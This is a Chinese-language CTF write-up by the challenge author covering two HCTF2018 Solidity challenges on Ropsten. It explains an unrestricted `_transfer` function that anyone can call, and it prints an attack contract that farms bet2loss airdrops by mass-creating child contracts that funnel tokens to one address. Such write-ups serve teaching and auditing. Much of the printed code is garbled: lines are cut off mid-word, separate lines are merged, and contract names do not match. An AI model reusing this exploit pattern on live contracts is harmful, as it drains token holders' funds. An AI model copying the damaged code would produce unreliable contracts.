HCTF2018 智能合约两则 Writeup

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
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这次比赛为了顺应潮流，HCTF出了3道智能合约的题目，其中1道是逆向，2道是智能合约的代码审计题目。

ez2win是一份标准的合约代币，在一次审计的过程中我发现，如果某些私有函数没有加上private，可以导致任意转账，是个蛮有意思的问题，但也由于太简单，所以想给大家opcode，大家自己去逆，由于源码及其简单，逆向难度不会太大，但可惜没有一个人做出来，被迫放源码，再加上这题本来就简单，重放流量可以抄作业，有点儿可惜。

bet2loss是我在审计dice2win类源码的时候发现的问题，但出题的时候犯傻了，在出题的时候想到如果有人想用薅羊毛的方式去拿flag也挺有意思的，所以故意留了transfer接口给大家，为了能让这个地方合理，我就把发奖也改用了transfer，结果把我预期的重放漏洞给修了...

bet2loss这题在服务端用web3.py，客户端用metamask+web3.js完成，在开发过程中，还经历了metamask的一次大更新，写好的代码忽然就跑不了了，换了新的api接口...简直历经磨难。

这次比赛出题效果不理想，没想到现在的智能合约大环境有这么差，在之前wctf大师赛的时候，duca出的一道智能合约题目超复杂，上百行的合约都被从opcode逆了出来，可这次没想到没人做得到，有点儿可惜。不管智能合约以后会不会成为热点，但就目前而言，合约的安全层面还处于比较浅显的级别，对于安全从业者来说，不断走在开发前面不是一件好事吗？

下面的所有题目都布在ropsten上，其实是为了参赛者体验好一点儿，毕竟要涉及到看events和源码。有兴趣还可以去看。

ez2win

```
0x71feca5f0ff0123a60ef2871ba6a6e5d289942ef for ropstenD2GBToken is onsale. we will airdrop each person 10 D
    require (_balances[msg.sender] > 10000000);
      emit GetFlag(b64email, "Get flag!");
  }hint1:you should recover eht source code first. and break all eht concepts you've already hold hint2: no
```

```
sloved：15
score：527.78
```

ez2win，除了漏洞点以外是一份超级标准的代币合约，加上一个单词，你也可以用这份合约去发行一份属于自己的合约代币。

让我们来看看代码

```
pragma solidity ^0.4.24;/** * @title ERC20 interface * @dev see https://github.com/ethereum/EIPs/issues/20
  function totalSupply() external view returns (uint256);

  function balanceOf(address who) external view returns (uint256);

  function allowance(address owner, address spender)
    external view returns (uint256);

  function transfer(address to, uint256 value) external returns (bool);

  function approve(address spender, uint256 value)
    external returns (bool);

  function transferFrom(address from, address to, uint256 value)
    external returns (bool);

  event Transfer(
    address indexed from,
    address indexed to,
    uint256 value
  );

  event Approval(
    address indexed owner,
    address indexed spender,
    uint256 value
  );

  event GetFlag(
    string b64email,
    string back
  );}/** * @title SafeMath * @dev Math operations with safety checks that revert on error */library SafeMat

  /**  * @dev Multiplies two numbers, reverts on overflow.  */
  function mul(uint256 a, uint256 b) internal pure returns (uint256) {
    // Gas optimization: this is cheaper than requiring 'a' not being zero, but the
    // benefit is lost if 'b' is also tested.
    // See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522
    if (a == 0) {
      return 0;
    }

    uint256 c = a * b;
    require(c / a == b);

    return c;
  }
```

```
}

/**  * @dev Integer division of two numbers truncating the quotient, reverts on division by zero.  */
function div(uint256 a, uint256 b) internal pure returns (uint256) {
  require(b > 0); // Solidity only automatically asserts when dividing by 0
  uint256 c = a / b;
  // assert(a == b * c + a % b); // There is no case in which this doesn't hold

  return c;
}

/**  * @dev Subtracts two numbers, reverts on overflow (i.e. if subtrahend is greater than minuend).  */
function sub(uint256 a, uint256 b) internal pure returns (uint256) {
  require(b <= a);
  uint256 c = a - b;

  return c;
}

/**  * @dev Adds two numbers, reverts on overflow.  */
function add(uint256 a, uint256 b) internal pure returns (uint256) {
  uint256 c = a + b;
  require(c >= a);

  return c;
}}/** * @title Standard ERC20 token * * @dev Implementation of the basic standard token. * https://github
using SafeMath for uint256;

mapping (address => uint256) public _balances;

mapping (address => mapping (address => uint256)) public _allowed;

mapping(address => bool) initialized;

uint256 public _totalSupply;

uint256 public constant _airdropAmount = 10;

/**  * @dev Total number of tokens in existence  */
function totalSupply() public view returns (uint256) {
  return _totalSupply;
}

/**  * @dev Gets the balance of the specified address.  * @param owner The address to query the balance o
function balanceOf(address owner) public view returns (uint256) {
  return _balances[owner];
}

// airdrop
function AirdropCheck() internal returns (bool success){
   if (!initialized[msg.sender]) {
          initialized[msg.sender] = true;
          _balances[msg.sender] = _airdropAmount;
          _totalSupply += _airdropAmount;
      }
      return true;
}

/**   * @dev Function to check the amount of tokens that an owner allowed to a spender.   * @param owner
function allowance(
  address owner,
  address spender
 )
  public
  view
  returns (uint256)
{
  return _allowed[owner][spender];
}

/**  * @dev Transfer token for a specified address  * @param to The address to transfer to.  * @param val
function transfer(address to, uint256 value) public returns (bool) {
  AirdropCheck();
  _transfer(msg.sender, to, value);
  return true;
}

/**   * @dev Approve the passed address to spend the specified amount of tokens on behalf of msg.sender.
function approve(address spender, uint256 value) public returns (bool) {
  require(spender != address(0));

  AirdropCheck();
  _allowed[msg.sender][spender] = value;
  return true;
}

/**   * @dev Transfer tokens from one address to another   * @param from address The address which you wa
function transferFrom(
  address from,
  address to,
  uint256 value
)
  public
  returns (bool)
{
  require(value <= _allowed[from][msg.sender]);
  AirdropCheck();

  _allowed[from][msg.sender] = _allowed[from][msg.sender].sub(value);
  _transfer(from, to, value);
  return true;
}

/**  * @dev Transfer token for a specified addresses  * @param from The address to transfer from.  * @par
function _transfer(address from, address to, uint256 value) {
  require(value <= _balances[from]);
  require(to != address(0));

  _balances[from] = _balances[from].sub(value);
  _balances[to] = _balances[to].add(value);
}}contract D2GBToken is ERC20 {

string public constant name = "D2GBToken";
string public constant symbol = "D2GBToken";
uint8 public constant decimals = 18;

uint256 public constant INITIAL_SUPPLY = 20000000000 * (10 ** uint256(decimals));

/**  * @dev Constructor that gives msg.sender all of existing tokens.  */
constructor() public {
```

```
constructor() public {
  _totalSupply = INITIAL_SUPPLY;
  _balances[msg.sender] = INITIAL_SUPPLY;
  emit Transfer(address(0), msg.sender, INITIAL_SUPPLY);
}


//flag
function PayForFlag(string b64email) public payable returns (bool success){

  require (_balances[msg.sender] > 10000000);
    emit GetFlag(b64email, "Get flag!");
}}
```

每个用户都会空投10 D2GBToken作为初始资金，合约里基本都是涉及到转账的函数，常用的转账函数是

```
function transfer(address to, uint256 value) public returns (bool) {
  AirdropCheck();
  _transfer(msg.sender, to, value);
  return true;
}

function transferFrom(address from, address to, uint256 value) public returns (bool) {
  require(value <= _allowed[from][msg.sender]);
  AirdropCheck();

  _allowed[from][msg.sender] = _allowed[from][msg.sender].sub(value);
  _transfer(from, to, value);
  return true;
}
```

可见，transfer默认指定了msg.sender作为发信方，无法绕过。

transferFrom触发转账首先需要用approvel授权，这是一个授权函数，只能转账授权额度，也不存在问题。

唯一的问题就是

```
function _transfer(address from, address to, uint256 value) {
  require(value <= _balances[from]);
  require(to != address(0));

  _balances[from] = _balances[from].sub(value);
  _balances[to] = _balances[to].add(value);
}
```

在solidity中，未定义函数权限的，会被部署为public，那么这个原本的私有函数就可以被任意调用，直接调用_transfer从owner那里转账过来即可。

bet2loss

bet2loss是我在审计dice2win类源码的时候发现的问题，可惜出题失误了，这里主要讨论非预期解吧。

```
Description
0x006b9bc418e43e92cf8d380c56b8d4be41fda319 for ropsten and open source

D2GBToken is onsale. Now New game is coming.
We’ll give everyone 1000 D2GBTOKEN for playing. only God of Gamblers can get flag.
```

> solved: 5
> score: 735.09

我们来看看代码，这次附上带有注释版本的

```
pragma solidity ^0.4.24;/** * @title SafeMath * @dev Math operations with safety checks that revert on erro

    /**    * @dev Multiplies two numbers, reverts on overflow.    */
    function mul(uint256 a, uint256 b) internal pure returns (uint256) {
        // Gas optimization: this is cheaper than requiring 'a' not being zero, but the
        // benefit is lost if 'b' is also tested.
        // See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522
        if (a == 0) {
            return 0;
        }

        uint256 c = a * b;
        require(c / a == b);

        return c;
    }

    /**    * @dev Integer division of two numbers truncating the quotient, reverts on division by zero.
    function div(uint256 a, uint256 b) internal pure returns (uint256) {
        require(b > 0); // Solidity only automatically asserts when dividing by 0
        uint256 c = a / b;
        // assert(a == b * c + a % b); // There is no case in which this doesn't hold

        return c;
    }

    /**    * @dev Subtracts two numbers, reverts on overflow (i.e. if subtrahend is greater than minuend).
    function sub(uint256 a, uint256 b) internal pure returns (uint256) {
        require(b <= a);
        uint256 c = a - b;

        return c;
    }

    /**    * @dev Adds two numbers, reverts on overflow.    */
    function add(uint256 a, uint256 b) internal pure returns (uint256) {
        uint256 c = a + b;
        require(c >= a);

        return c;
    }}/** * @title Standard ERC20 token * * @dev Implementation of the basic standard token. * https://gith
    using SafeMath for uint256;
```

```
mapping (address => uint256) public balances;

uint256 public _totalSupply;

/**    * @dev Total number of tokens in existence    */
function totalSupply() public view returns (uint256) {
    return _totalSupply;
}

/**    * @dev Gets the balance of the specified address.    * @param owner The address to query the bal
function balanceOf(address owner) public view returns (uint256) {
    return balances[owner];
}

function transfer(address _to, uint _value) public returns (bool success){
    balances[msg.sender] = balances[msg.sender].sub(_value);
    balances[_to] = balances[_to].add(_value);

    return true;
}}contract B2GBToken is ERC20 {

string public constant name = "test";
string public constant symbol = "test";
uint8 public constant decimals = 18;
uint256 public constant _airdropAmount = 1000;

uint256 public constant INITIAL_SUPPLY = 20000000000 * (10 ** uint256(decimals));

mapping(address => bool) initialized;
/**    * @dev Constructor that gives msg.sender all of existing tokens.    */
constructor() public {
    initialized[msg.sender] = true;
    _totalSupply = INITIAL_SUPPLY;
    balances[msg.sender] = INITIAL_SUPPLY;
}

// airdrop
function AirdropCheck() internal returns (bool success){
     if (!initialized[msg.sender]) {
        initialized[msg.sender] = true;
        balances[msg.sender] = _airdropAmount;
        _totalSupply += _airdropAmount;
    }
    return true;
}}// 主要代码contract Bet2Loss is B2GBToken{
    /// *** Constants section

    // Bets lower than this amount do not participate in jackpot rolls (and are
    // not deducted JACKPOT_FEE).
    uint constant MIN_JACKPOT_BET = 0.1 ether;

    // There is minimum and maximum bets.
    uint constant MIN_BET = 1;
    uint constant MAX_BET = 100000;

    // Modulo is a number of equiprobable outcomes in a game:
    //  - 2 for coin flip
    //  - 6 for dice
    //  - 6*6 = 36 for double dice
```


```
        //  - 100 for etheroll
        //  - 37 for roulette
        //  etc.
        // It's called so because 256-bit entropy is treated like a huge integer and        // the remainde
        //  modulo                  - game modulo.
        //  commitLastBlock - number of the maximum block where "commit" is still considered valid.
        //  commit                  - Keccak256 hash of some secret "reveal" random number, to be supplied
        //                                      by the dice2.win croupier bot in the settleBet transaction.
        //                                      "commit" ensures that "reveal" cannot be changed behind the
        //                                      after placeBet have been mined.
        //  r, s                        - components of ECDSA signature of (commitLastBlock, commit). v is
        //                                      guaranteed to always equal 27.
        //
        // Commit, being essentially random 256-bit number, is used as a unique bet identifier in
        // the 'bets' mapping.
        //
        // Commits are signed with a block limit to ensure that they are used at most once - otherwise
        // it would be possible for a miner to place a bet with a known commit/reveal pair and tamper
        // with the blockhash. Croupier guarantees that commitLastBlock will always be not greater than
        // placeBet block number plus BET_EXPIRATION_BLOCKS. See whitepaper for details.
        function placeBet(uint betMask, uint modulo, uint betnumber, uint commitLastBlock, uint commit, byt
                // betmask是赌的数
                // modulo是总数/倍数
                // commitlastblock 最后一个能生效的blocknumber
                // 随机数签名hash， r, s

                // airdrop
                AirdropCheck();

                // Check that the bet is in 'clean' state.
                Bet storage bet = bets[commit];                require (bet.gambler == address(0), "Bet sho
        }}
```

这是一个比较经典的赌博合约，用的是市面上比较受认可的hash-reveal-commit模式来验证随机数。在之前的dice2win分析中，我讨论过这个制度的合理性，除非选择终止，否则可以保证一定程度的公平。

https://lorexxar.cn/2018/10/18/dice2win-safe/

代码比较长，我在修改dice2win的时候还留了很多无用代码，可以不用太纠结。流程大致如下：

1、在页面中点击下注



Welcome to Bet2Loss Game!

only winner can get flag!

```
1、Bet2Loss Game is based on Ropsten. open source on xxx.
2、Every New gamer will airdrop 1000 B2GB for betting.
3、Game Rule: Set a modulo (2 - 40), guess a number (0-(modulo-1)), and set a betnumber (1 - balanceOf(you) and less than 100000). If you win, you will get betnumber*modulo B2GB.
4、Example: set 2 as modulo, guess 1, and bet 100 B2GB. if 1 == random_number%modulo, you will get 100*2, which is 200 B2GB.
5、Ahhhh, if balanceOf(you) > 10000000, you can use the function PayForFlag. Admin will post the flag to your email.

ps: you need install a eth wallet, just like metamask in chrome webstore and a little test eth for gasprice.
ps: you can get the test eth from every ether faucet.(just like https://faucet.metamask.io/)
```

Address:
0xacb7a6dc0215cfe38e7e22e3f06121d2a1c42f6c
Balance:
1999999999999999999999928853

Modulo(2-40): 2
Bet Mask(0-(modulo-1)): 1
Bet Number(1-balanceOf(you)): 111

2、后端生成随机数，然后签名，饭后commit, r, s, v

```
  # 随机数
    reveal = random_num()
    result['commit'] = "0x"+sha3.keccak_256(bytes.fromhex(binascii.hexlify(reveal.to_bytes(32, 'big')).deco

    # web3获取当前blocknumber
    result['commitLastBlock'] = w3.eth.blockNumber + 250

    message = binascii.hexlify(result['commitLastBlock'].to_bytes(32,'big')).decode('utf-8')+result['commit
    message_hash = '0x'+sha3.keccak_256(bytes.fromhex(message)).hexdigest()

    signhash = w3.eth.account.signHash(message_hash, private_key=private_key)

    result['signature'] = {}
    result['signature']['r'] = '0x' + binascii.hexlify((signhash['r']).to_bytes(32,'big')).decode('utf-8')
    result['signature']['s'] = '0x' + binascii.hexlify((signhash['s']).to_bytes(32,'big')).decode('utf-8')

    result['signature']['v'] = signhash['v']
```

3、回到前端，web3.js配合返回的数据，想meta发起交易，交易成功被打包之后向后台发送请求settlebet。

4、后端收到请求之后对该commit做开奖

```
transaction = bet2loss.functions.settleBet(int(reveal)).buildTransaction(
    {'chainId': 3, 'gas': 70000, 'nonce': nonce, 'gasPrice': w3.toWei('1', 'gwei')})

signed = w3.eth.account.signTransaction(transaction, private_key)

result = w3.eth.sendRawTransaction(signed.rawTransaction)
```

5、开奖成功

在这个过程中，用户得不到随机数，服务端也不能对随机数做修改，这就是现在比较常用的hash-reveal-commit随机数生成方案。

整个流程逻辑比较严谨。但有一个我预留的问题，**空投**。

在游戏中，我设定了每位参赛玩家都会空投1000个D2GB，而且没有设置上限，如果注册10000个账号，然后转账给一个人，那么你就能获得相应的token，这个操作叫**薅羊毛**，曾经出过不少这样的事情。

https://paper.seebug.org/646/

这其中有些很有趣的操作，首先，如果你一次交易一次交易去跑，加上打包的时间，10000次基本上不可能。

所以新建一个合约，然后通过合约来新建合约转账才有可能实现。

这其中还有一个很有趣的问题，循环新建合约，在智能合约中是一个消耗gas很大的操作。如果一次交易耗费的gas过大，那么交易就会失败，它就不会被打包。

简单的测试可以发现，大约50次循环左右gas刚好够用。攻击代码借用了@sissel的

```
pragma solidity ^0.4.20;
contract Attack_7878678 {
//    address[] private son_list;

    function Attack_7878678() payable {}

    function attack_starta(uint256 reveal_num) public {
        for(int i=0;i<=50;i++){
            son = new Son(reveal_num);
        }
    }

    function () payable {
    }
}

contract Son_7878678 {

    function Son_7878678(uint256 reveal_num) payable {
        address game = 0x006b9bc418e43e92cf8d380c56b8d4be41fda319;
        game.call(bytes4(keccak256("settleBet(uint256)")),reveal_num);
        game.call(bytes4(keccak256("transfer(address,uint256)")),0x5FA2c80DB001f970cFDd388143b887091Bf85e77
    }
    function () payable{
    }
}
```

跑个200次就ok了